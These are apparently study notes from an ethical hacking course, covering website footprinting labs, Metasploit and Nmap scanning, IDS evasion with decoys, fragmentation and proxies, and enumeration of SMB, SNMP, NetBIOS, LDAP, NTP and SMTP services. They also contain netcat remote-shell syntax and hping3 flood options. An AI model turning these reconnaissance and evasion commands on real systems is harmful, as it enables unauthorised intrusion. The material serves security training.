Click the **Firebug add-on** on the top-right corner of the Navigation Toolbar to enable the Firebug control panel.

- Console Tab > Security

Under this tab, Firebug displays all the **issues related to the security of the website's architecture**.

After Refreshing "F5" this webpage.

The warning returned, which states that the password fields are present on an insecure (<http://>) page. This vulnerability allows attackers to easily sniff the passwords in plain text.

- Inspector Tab

This section contains **two tags: head and body**, which contain **scripts and text** that might **reveal the build of the website**.

Expand these nodes and observe the script written to develop the webpage.

Refer to tabs such as **Rules, Computed, Animations** and so on in the right pane in order to observe the **script used to design the webpage**.

- Style Editor Tab

It provides the **information of CSS** and **Script** of the **HTML** and **Java scripts** that were used to design the webpage.

Attacker could use these scripts to build a similar website (cloned website).

- DOM Tab (Document Object Model)

This tab contains **scripts written in various web technologies** such as html5, jQuery etc.

- Network Tab

This tab **displays the GET requests** and **responses** for all the items in the Net section such as HTML, CSS, etc. along with their size, status, timeline, domain and remote IP.

**By Default ALL tab** under this section is **selected**.

After clicking a **GET request** related to moviscope.

Under the **Headers tab**, expanding the **Response Headers** node and observe the Server Name (**IIS**) and its **version**, along with the **Web Application Framework (ASP.NET)** used to develop the website and its version.

- Exercise 3

#### Mirroring Website Using **HTTrack Web Site Copier**

- Lab objective

The lab objective of this lab is to help students learn **mirroring websites using HTTrack Web Site Copier**.

- Start a New Project in HTTrack Website Copier

In windows, Start this Software.

- New Project

Project Name: **test**

Base Path: Where you want to store this project

- test.whtt

Action: **Download Web Site(s)**

We Address (URL): [www.moviescope.com](http://www.moviescope.com)

Click **Set Options** Button, **WinHTTrack** Window Appears

**Scan Rules** Tab > Then select the file type you want to download

Click OK.

Click Next.

- Last Tab

By Default, the radio button will be selected for "Please adjust connections parameters if necessary, then press FINISH to launch the mirroring operation.

Check **Disconnect when finished** option.

Click Finish.

- Mirroring Operation Complete.

Click "Browse Mirrored Website"

If the webpage does not open, navigate to the directory where you mirrored the website and open index.html with any browser.

- Exercise 4

#### Advanced Network Route Tracing Using **Path Analyzer Pro**

- Lab Objective

The objective of this lab is to help students **trace out network paths** along with the **IP address of intermediate nodes**.

- Registration

Select the Evaluate Option, In the Path Analyzer Pro windows with a Registration Form Pop Up.

- Default Options

In the Standard Options and Advanced Probe Details Sections, a few options are set by default:

**Protocol filed > ICMP** (Radio Button Selected)

**Advanced Probe Details > Smart Option** (Checked) under the length of packet field

**Advanced Tracing Details > Stop on Control Messages (ICMP)** (Checked)

- To Perform the Trace

**Target:** <http://www.moviescope.com> (**Host Name**)

**Port: Smart** (Checked as Default 65535)

**Duration of Time: Timed Track** (From the drop-down list)

Click **Trace**

Type Time of Trace: **HH:MM:SS**

After specifying the time in above format, Click Accept.

In this lab time set for the trace is **3 Minutes**.

- Stop

As soon as you start the scan, the **trace** tab changes automatically to **Stop**.

Click stop button after 2 minutes.

- Results

- Report Tab

The trace results are displayed under the **Report tab** in the form of **linear chart indicating the number of hops between you and the target**.

In this case, the machine itself hosts the website, there **won't be any hop recorded** by the path analyzer pro.

- Synopsis Tab

Displays a One-Page summary of trace results.

- Charts Tab

To view the results of the trace.

- Log Tab

To view the Current Trace Log and Session Log.

- Stats Tab

It features the vital statistics of your current trace.

- Exercise 5

Information Gathering Using [Metasploit](#)

- Lab Objectives

The objectives of this lab is to demonstrate how to **identify vulnerabilities** and **information disclosures** using Metasploit Framework. Students will learn how to **Extract accurate information about a network** using Metasploit Framework.

- Initialize [Metasploit](#)

Starting the DB.

service postgresql start

Starting the msfconsole

msfconsole

- Database Issue

In the msf command line

db\_status

*postgresql selected, no connection*

**Database is not initiated.**

Exit Metasploit exit

To initialize the database

msfdb init

Restart the postgresql service  
service postgresql restart

Start the msfconsole  
msfconsole

Recheck if the database is connected to metasploit  
db\_status  
*postgresql connected to msf*

- To scan the subnet

*msf> nmap -Pn -s -A -oX Test 10.10.10.0/24*

- To import the test results

*msf> db\_import Test*

To display the hosts/IPs and their details as collected by nmap  
*msf> hosts*

We got 6 machines (Windows 7, Linux, Windows Longhorn, Unknown, Windows 2012, Windows 2016) with IPs (10.10.10.8,9,10,11,12,16)

To select one of the host/IP from the above list and scan it find services running on that machine

*msf> db\_nmap -ss -A 10.10.10.16*

To get the services information of all the active machines in the subnet  
*msf> services*

- To get the os\_flavor of one machine

**To load SMB Scanner Module**

*msf>use scanner/smb/smb\_version*

To see the configuration options related to the module

*msf auxiliary (scanner/smb/smb\_version) > show options*

set RHOSTS 10.10.10.16

set THREADS 100

run

Type hosts again

Now, we can see that for the **Windows 2016** we have **os\_flavor** as **Standard**.

Earlier we could only see the os\_name which was Windows 2016 for this IP.

- To get the os\_flavor of all the machines

*msf>use scanner/smb/smb\_version*

set RHOSTS 10.10.10.8-16

set THREADS 100

run

# Module 03 - Scanning Networks

...

- Network Scanning

Process of identifying active hosts on a target network with the goal of creating a detailed schematic of the network infrastructure.

Discovering systems on the network (can be hosts, switches, servers, routers, firewalls and so on) and looking at what ports are open as well as applications/services and their respective versions that may be running.

- Network Scanning Objective

In general network scanning have **three main objectives**.

- Scanning for **live devices, OS, IPs** in use.

Server at 192.168.60.30

- Looking for **Ports** open/closed.

The server 192.168.60.30 have TCP port 23 (Telnet) running

- Search for **vulnerabilities** on services scanned.

The Telnet service is cleartext and have many vulnerabilities published

- Communication Types

**Connectionless Communication | Connection-Oriented Communication**

**Connectionless Communication** - UDP packets are sent without creating a connection.

Examples are TFTP, DNS (lookups only) and DHCP

**Connection-Oriented Communication** - TCP packets require a connection due to the size of the data being transmitted and to ensure deliverability

- Scanning Methodology

**Check for live systems** - Ping or other type of way to determine live hosts

**Check for open ports** - Once you know live host IPs, scan them for listening ports

**Scan beyond IDS** - If needed, use methods to scan beyond the detection systems; evade IDS using proxies, spoofing, fragmented packets and so on

**Perform banner grabbing** - Grab from servers as well as perform OS fingerprinting (versions of the running services)

**Scan for vulnerabilities** - Use tools to look at the vulnerabilities of open systems

**Draw network diagrams** - Shows logical and physical pathways into networks

**Use proxies** - Obscures efforts to keep you hidden

**Pentest Report** - Document everything that you find

- Identifying Targets

The easiest way to scan for live systems is through ICMP.

It has its shortcomings and is sometimes blocked on hosts that are actually live.

- Message Types and Returns

Payload of an ICMP message can be anything; RFC never set what it was supposed to be.

Allows for covert channels

- Ping Sweep

Easiest method to identify multiple hosts on subnet. You can automate ping sweep with scripting language like Bash Script (Linux) or PowerShell (Windows) or use software like Advanced IP Scanner, Angry IP Scanner, Nmap, etc.

- ICMP Echo Scanning

Sending an ICMP Echo Request to the network IP address  
An ICMP return of type 3 with a code of 13 indicates a poorly configured firewall

- Ping scanning tools

**Nmap** | **hping3** | **Angry IP Scanner** | **Pinkie** | **Advanced IP Scanner** | **Solar-Winds Engineer Toolkit**

### **Nmap**

nmap -sn 192.168.1.0/24

This command uses -sn flag (ping scan). This will perform a ping sweep on 256 IP addresses on this subnet in seconds, showing which hosts are up.

### **hping3**

hping -1 10.0.0.x --rand-dest -l eth0  
-1 --> ICMP mode  
--rand-dest --> random destination address mode  
-l <interface> --> network interface name

- **Nmap** virtually **always does a ping sweep** with scans unless you turn it off
- Important ICMP Codes

| ● ICMP Message Type        | Description and Codes                                                                                                                                                                                                                                                                              |
|----------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 0: Echo Reply              | Answer to a Type 8 Echo Request                                                                                                                                                                                                                                                                    |
| 3: Destination Unreachable | Error message followed by these codes:<br>0 - Destination network unreachable<br>1 - Destination host unreachable<br>6 - Network unknown<br>7 - Host unknown<br>9 - Network administratively prohibited<br>10 - Host administratively prohibited<br>13 - Communication administratively prohibited |
| 4: Source Quench           | A congestion control message                                                                                                                                                                                                                                                                       |
| 5: Redirect                | Sent when there are two or more gateways available for the sender to use. Followed by these codes:<br>0 - Redirect datagram for the network<br>1 - Redirect datagram for the host                                                                                                                  |
| 8: Echo Request            | A ping message, requesting an echo reply                                                                                                                                                                                                                                                           |
| 11: Time Exceeded          | Packet took too long to be routed (code 0 is TTL expired)                                                                                                                                                                                                                                          |


- Port Discovery - Basic Concepts

- Port Scanning

Process of probing the target with specific TCP flags with the aim of enumerating the running services and their respective ports based on the response from the target.


- Checking if a Port is open or not

This can be easily achieved by using **Nmap** only.



- The hacker above sends a SYN packet to port 80 on the server.
  - If server returns SYN-ACK packet = the port is open
  - If server returns RST (reset) packet = the port is closed
- Checking if Stateful Firewall is present

This can be easily achieved by using **Nmap** only.



- The hacker above sends an ACK segment/packet on the first interaction (without three-way handshake).

- If server returns no response means that might have a stateful firewall handling proper sessions
- If server returns RST packet means that have no stateful firewall

- **Nmap**

- **hping**

Hping3 is a scriptable program that uses the Tcl language, whereby packets can be received and sent via a binary or string representation describing the packets.

### Features

Another powerful ping sweep and port scanning tool

Also can craft UDP/TCP packets

You can make a TCP flood

hping3 -1 IP address

- | Switch  | Description                                                        |
|---------|--------------------------------------------------------------------|
| -1      | Sets ICMP mode                                                     |
| -2      | Sets UDP mode                                                      |
| -8      | Sets scan mode. Expects port range without -p flag                 |
| -9      | Listen mode. Expects signature (e.g. HTTP) and interface (-l eth0) |
| --flood | Sends packets as fast as possible without showing incoming replies |
| -Q      | Collects sequence numbers generated by the host                    |
| -p      | Sets port number                                                   |
| -F      | Sets the FIN flag                                                  |
| -S      | Sets the SYN flag                                                  |
| -R      | Sets the RST flag                                                  |
| -P      | Sets the PSH flag                                                  |
| -A      | Sets the ACK flag                                                  |
| -U      | Sets the URG flag                                                  |
| -X      | Sets the XMAS scan flags                                           |

List of Switches

- Evasion Concepts

To evade IDS, sometimes you need to change the way you scan. One method is to fragment packets (nmap -f switch)

- OS Fingerprinting

**Active | Passive**

**Active** - sending crafted packets to the target

**Passive** - sniffing network traffic for things such as TTL windows, DF flags and ToS fields

- Spoofing  
Can only be used when you don't expect a response back to your machine
- Source Routing  
Specifies the path a packet should take on the network; most systems don't allow this anymore
- IP Address Decoy  
Sends packets from your IP as well as multiple other decoys to confuse the IDS/Firewall as to where the attack is really coming from.

```
nmap -D RND:10 x.x.x.x  
nmap -D decoyIP1,decoyIP2,...,sourceIP,... [target]
```

- Proxy  
hides true identity by filtering through another computer. Also can be used for other purposes such as content blocking evasion, etc.
  - Proxy chains - chaining multiple proxies together
  - Proxy Switcher
  - Proxy Workbench
  - ProxyChains
- Tor  
A specific type of proxy that uses multiple hops to a destination; endpoints are peer computers
- Anonymizers  
Hides identity on HTTP traffic (port 80)

- Banner Grabbing  
Banner grabbing can be used to get information about OS or specific server info (such as web server, mail server, etc.)  
Easy way to banner grab is connect via telnet on port (e.g. 80 for web server)

- Banner Grabbing
  - Active | Passive**

**Active** - sending specially crafted packets and comparing responses to determine OS  
**Passive** - reading error messages, sniffing traffic or looking at page extensions

- Netcat  
"Swiss army knife" of TCP/IP hacking  
Provides all sorts of control over a remote shell on a target  
Connects via nc -e <IP address> <Port>  
From attack machine nc -l -p 5555 opens a listening port on 5555  
Can connect over TCP or UDP, from any port  
Offers DNS forwarding, port mapping and forwarding and proxying

Netcat can be used to banner grab:  
nc <IP address or FQDN> <port number>

Example of Banner grabbing on netcat - extracting request HTTP header  
nc command with target IP address and port 80  
Issue the GET / HTTP/1.0 (this GET request will send to the web server).  
The server responded with some interesting information:

- Vulnerabilities
  - Vulnerability Management Life-cycle

The Vulnerability Management Life Cycle is intended to allow organizations to identify system security weaknesses; prioritize assets; assess, report, and remediate the weaknesses; and verify that they have been eliminated.

**Discover:** Inventory all assets across the network and identify host details including operating system and open services to identify vulnerabilities. Develop a network baseline. Identify security vulnerabilities on a regular automated schedule.

**Prioritize Assets:** Categorize assets into groups or business units, and assign a business value to asset groups based on their criticality to your business operation.

**Assess:** Determine a baseline risk profile so you can eliminate risks based on asset criticality, vulnerability threat, and asset classification.

**Report:** Measure the level of business risk associated with your assets according to your security policies. Document a security plan, monitor suspicious activity, and describe known vulnerabilities.

**Remediate:** Prioritize and fix vulnerabilities in order according to business risk. Establish controls and demonstrate progress.

**Verify:** Verify that threats have been eliminated through follow-up audits.



- Vulnerability Scanning

Can be complex or simple tools run against a target to determine vulnerabilities.

- Types of Vuln. Assessment tools

- Host-based
    - Depth-based (Fuzzer tools)
    - Application-layer tools (software, databases, etc)
    - Active scanning
    - Passive scanning
    - Scope tools

- Tools

[Nessus](#) | [GFI LanGuard](#) | [Nikto](#) | [OpenVAS](#) | [WPScan](#) | [MBSA](#) | [FreeScan](#) | [Qualsys](#)

Industry standard is [Tenable's Nessus](#).

[GFI LanGuard](#).

[Nikto](#) - CLI; is a web server assessment tool. It is designed to find various default and insecure files, configurations and programs on any type of web server.

[OpenVAS](#) - Best competitor to Nessus and is free.

[wpscan](#) - CLI; Scan WordPress websites.

[MBSA](#) - Microsoft Baseline Security Analyzer.

FreeScan - Well known for testing websites and applications.  
Qualys

- ProxyChains

ProxyChains is open-source software that is available free and in most of Linux distro it is pre-installed.

ProxyChains is a tool that redirects the TCP (Transmission Control Protocol) connection with the help of proxies like TOR, HTTP(S), and SOCKS, and it creates a proxy chain server.

### ProxyChains Features

Support SOCKS5, SOCKS4, and HTTP/HTTPS CONNECT proxy servers.


Proxchains can be mixed up with a different proxy types in a list

Proxchains also supports any kinds of chaining option methods, like: random, which takes a random proxy in the list stored in a configuration file, or chaining proxies in the exact order list, different proxies are separated by a new line in a file. There is also a dynamic option, that lets Proxchains go through the live only proxies, it will exclude the dead or unreachable proxies, the dynamic option often called smart option.

Proxchains can be used with servers, like squid, sendmail, etc.

Proxchains is capable to do DNS resolving through proxy.

Proxchains can handle any TCP client application, ie., nmap, telnet.



# Module 04 - Enumeration

- Basic

Enumeration is the process of **extracting user names, machine names, network resources, shares, and services** from a system, and it's conducted in an intranet environment.

- Definition

- \* Get user names using email IDs
    - \* Get information using default passwords
    - \* Get user names using SNMP
    - \* Brute force AD
    - \* Get user groups from Windows
    - \* Get information using DNS zone transfers
    - \* NetBios, LDAP, NTP, DNS

In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit in the System gaining phase.

- \* Defined as listing the items that are found within a specific target
    - \* Always is active in nature
    - \* Direct access
    - \* Gain more information

- Windows System Basics

- Everything runs within context of an account

- Security Context | SID | RID**

**Security Context** - user identity and authentication information

**Security Identifier (SID)** - identifies a user, group or computer account

**Resource Identifier (RID)** - portion of the SID identifying a specific user, group or computer

- The end of the SID indicates the user number

Example SID: S-1-5-21-3874928736-367528774-1298337465-500

Administrator Account - SID of 500

Command to get SID of local user:

```
wmic useraccount where name='username' get sid
```

Regular Accounts - start with a SID of 1000

Linux Systems used user IDs (UID) and group IDs (GID). Found in /etc/passwd

- **SAM Database**

File where all local passwords are stored (encrypted)

Stored in C:\Windows\System32\Config

- Linux Enumeration Commands in PowerShell or CmdPrompt

- finger | rpcinfo and rpcclient | showmount**

finger - info on user and host machine

rpcinfo and rpcclient - info on RPC in the environment

showmount - displays all shared directories on the machine

- Look for share resources (NetBIOS)  
net view \\sysName
- **Windows SysInternals**  
It is a **website** and suite that offers **technical resources** and **utilities** to **manage**, **diagnose**, **troubleshoot**, and **monitor**.

<https://docs.microsoft.com/en-us/sysinternals/downloads/>  
Lots of resources for enumerating, windows administration tools, etc.

- Linux System Basics

- Enum4linux

It is a tool for **enumerating information** from **Windows** and **Samba systems**:  
enum4linux -u CEH -p Pa55w0rd -U 10.0.2.23  
-u Username, -p Password, -U users information

**Key features:**

RID cycling (When RestrictAnonymous is set to 1 on Windows 2000)  
User listing (When RestrictAnonymous is set to 0 on Windows 2000)  
Listing of group membership information  
Share enumeration  
Detecting if host is in a workgroup or a domain  
Identifying the remote operating system  
Password policy retrieval (using polenum)

## 1 Backlink

In Depth > Network Services > SMB > Enumerating

◆ Enum4linux

Enum4linux is a **tool used to enumerate SMB shares** on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB.

**Syntax:**

enum4linux [options] ip

**TAG      FUNCTION**

|    |                                              |
|----|----------------------------------------------|
| -U | get userlist                                 |
| -M | get machine list                             |
| -N | get namelist dump (different from -U and -M) |
| -S | get sharelist                                |
| -P | get password policy information              |
| -G | get group and member list                    |
| -a | all of the above (full basic enumeration)    |

There's no flag to write to file, so let's use tee to do that.

enum4linux -a \$ip | tee enum4linux-\$ip.out

Once you reach the end, or this line below, we can cancel the process with Ctrl-C:

[+] *Enumerating users using SID S-1-22-1 and logon username " , password " .*

Now let's leisurely read the output to find the answers.

less enum4linux-\$ip.out

- finger
    - who is currently logged in, when and where.
  - w
    - Show who is logged on and what they are doing.
- SNMP Enumeration

Networking protocol used for the **management & monitoring** of **network-connected devices in IP networks**.

    - Basic

SNMP enumeration is the **process of enumerating** the **users accounts** and **devices** on a SNMP enabled computer.

SNMP service **comes with two passwords**, which are used to configure and access the SNMP agent from the management station (**MIB**):

      - \* **Read community string**
      - \* **Read/Write community string**

These strings (**passwords**) come with a **default value**, which is **same for all the systems**. They **become easy entry points** for attackers if left unchanged by administrator.
  - Why Target SNMP?

Attackers enumerate SNMP **to extract information about network resources** such as **hosts, routers, devices, shares(...)** **Network information** such as **ARP tables, routing tables, device specific information** and **traffic statistics**.

Runs on Port 161 UDP  
Management Information Base (MIB) - database that stores information  
Object Identifiers (OID) - identifiers for information stored in MIB  
SNMP GET - gets information about the system  
SNMP SET - sets information about the system  
Types of objects
    - \* Scalar - single object
    - \* Tabular - multiple related objects that can be grouped togetherSNMP uses community strings which function as passwords  
There is a read-only and a read-write version  
Default read-only string is public and default read-write is private  
These are sent in cleartext unless using SNMP v3
  - CLI Tools

**snmp-check | Metasploit module snmp\_enump**

    - **snmp-check**

SNMP device enumerator comes pre-installed on Kali Linux machine; **snmp-check** supports a huge type of enumerations:

      - \* contact and user accounts
      - \* devices
      - \* domain
      - \* hardware and storage informations
      - \* hostname
      - \* IIS statistics
      - \* listening UDP ports and TCP connections
      - \* motd (banner)
      - \* network interfaces and network services
      - \* routing information etc

- Metasploit module `snmp_enum`  
`snmpwalk`
- GUI Tools  
**Engineer's Toolset| SNMPScanner | OpUtils 5 | SNScan**
- NetBIOS Enumeration
 

Network Basic Input/Output System **allows applications on separate computers to communicate & establish sessions.**

  - Basic
 

**NetBIOS** provides **name servicing, connectionless communication** and some **Session layer stuff.**

The browser service in Windows designed to host information about all machines within domain or TCP/IP network segment

NetBIOS name is a 16-character ASCII string used to identify devices

***NetBIOS name resolution doesn't work on IPv6.***

| <b>Code</b> | <b>Type</b> | <b>Meaning</b>            |
|-------------|-------------|---------------------------|
| <1B>        | UNIQUE      | Domain master browser     |
| <1C>        | UNIQUE      | Domain controller         |
| <1D>        | GROUP       | Master browser for subnet |
| <00>        | UNIQUE      | Hostname                  |
| <00>        | GROUP       | Domain name               |
| <03>        | UNIQUE      | Service running on system |
| <20>        | UNIQUE      | Server service running    |
  - Enumerating NetBIOS
    - nmap
 

```
nmap -O <target>
```

You can use nmap or zenmap to check which OS the target is using, and which ports are open

If there's any UDP port 137 or TCP port 138/139 open, we can assume that the target is running some type of NetBIOS service.
    - Windows
 

```
nbtstat 172.16.212.133
```

nbtstat displays protocol statistics and current TCP/IP connections using NetBIOS over TCP/IP.  
 nbtstat gives your own info  
 nbtstat -a list the **remote machine's name table** given its **name**  
 nbtstat -A list the **remote machine's name table** given its **IP address**  
 nbtstat -n gives **local table**  
 nbtstat -c gives **cache information**
    - Other Tools for NetBIOS enumeration

### SuperScan - Exercise 3 | Hyena | NSAuditor | NetBIOS Enumerator (is a nbtstat with GUI)

- LDAP Enumeration

Lightweight Directory Access Protocol is used to **share information** about **users, services, systems, networks, and applications** from a **directory service to other applications and services**.

- Basic

Runs on **TCP ports 389 and 636** (over SSL)

Connects on 389 to a Directory System Agent (DSA)


Returns information such as **valid user names, domain information, addresses, telephone numbers, system data, organization structure** and **other items**

- To identify if the target system is using LDAP services

```
sudo nmap -sT -O <target IP address>
```

- Tools for Enumeration LDAP

**Softerra | Lex | LDAP Admin Tool | JXplorer**



- NTP Enumeration

Network Time Protocol is a protocol designed to **synchronize the clocks** of computers over a network.

- Basic

Querying can give you **list of systems connected to the server** (name and IP)

Runs on UDP 123

- Tools

- GUI

**NTP Server Scanner | AtomSync** | Can also use **Nmap** and **Wireshark**

- nmap -sU -pU:123 -Pn -n --script=ntp-monlist <target>

-sU UDP scan

-pU port UDP 123 (NTP)

-Pn Treat all hosts as online -- skip host discovery

-n Never do DNS resolution

The nmap script `ntp-monlist` will run against the ntp service which only runs on UDP 123

- CLI
  - `ntptrace`, `ntpdate`, `ntpdc` and `ntp`
- SMTP Enumeration

Simple Mail Transfer Protocol is an **internet standard communication protocol** for **electronic mail transmission**.

  - Basic

In simple words: users typically use a **program that uses SMTP for sending e-mail** and either **POP3** or **IMAP for receiving e-mail**.

Ports used:

**SMTP**: TCP 25 --> [outbound email]

**IMAP**: TCP 143 / 993(over SSL) --> [inbound email]


**POP3**: TCP 110 / 995(over SSL) --> [inbound email]

- Connecting to SMTP through Telnet

It is possible to connect to SMTP through Telnet connection, instead using port 23(Telnet) we can set the port 25(SMTP) on the telnet command:

- `telnet <target> 25`

In case we got connected, we can use the SMTP commands to explore as shown below:

- 

```
root@kali:~# telnet smtp.cox.net 25
Trying 68.6.19.8...
Connected to smtp.cox.net.
Escape character is '^].
220 fed1rmipo209.cox.net cox ESMTP server ready
HELO
501 HELO requires valid address
HELO OurTest.com
250 fed1rmipo209.cox.net hello [70 .69], pleased to meet you
MAIL FROM:bob@cox.net
250 2.1.0 <bob@cox.net> sender ok
RCPT TO:john@cox.net
250 2.1.5 <john@cox.net> recipient ok
```

Both of emails are valid to an attacker explore further attacks like brute forcing etc.

- `nmap -p 25 --script smtp-commands <target IP>`  
`-p 25 port 25 (SMTP)`  
--script smtp-commands nmap script - attempts to use EHLO and HELP to gather the Extended commands supported by an SMTP server.
- `smtp-user-enum`  
